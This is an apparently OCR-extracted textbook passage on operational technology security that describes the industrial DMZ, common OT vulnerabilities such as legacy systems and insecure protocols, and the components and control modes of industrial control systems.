  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.



Challenges of OT

1 Lack of visibility
2 Plain-text passwords
3 Network complexity
4 Legacy technology
5 Lack of anti-virus protection
6 Lack of skilled security professionals
7 Rapid pace of change
8 Outdated systems
9 Haphazard modernization
10 Insecure connections
11 Usage of rogue devices
12 Convergence with IT
13 Organizational challenges
14 Unique production networks / Proprietary software
15 Vulnerable communication protocols
16 Remote management protocols


Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.



Introduction to ICS

- ICS is often referred to as a collection of different types of **control systems** and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like **SCADA**, **DCS**, **BPCS**, **SIS**, **HMI**, **PLCs**, **RTU**, **IED**, etc.
- The operation of ICS systems can be configured in three modes, namely, **open loop**, **closed loop**, and **manual mode**
- ICS systems are extensively used in industries like electricity production and distribution, water supply and waste-water treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages

ICS Architecture

Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.
- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.



ICS
Industrial Control System
SCADA
Supervisory Control and Data Acquisition
DCS
Distributed Control System
BPCS
Basic Process Control Systems
SIS
Safety Instrumentation Systems
HMI
Human Machine Interface
PLC
Programmable Logic Controller
RTU
Remote Terminal Unit
IED
Intelligent Electronic Device

Figure 18.72: Components of an ICS

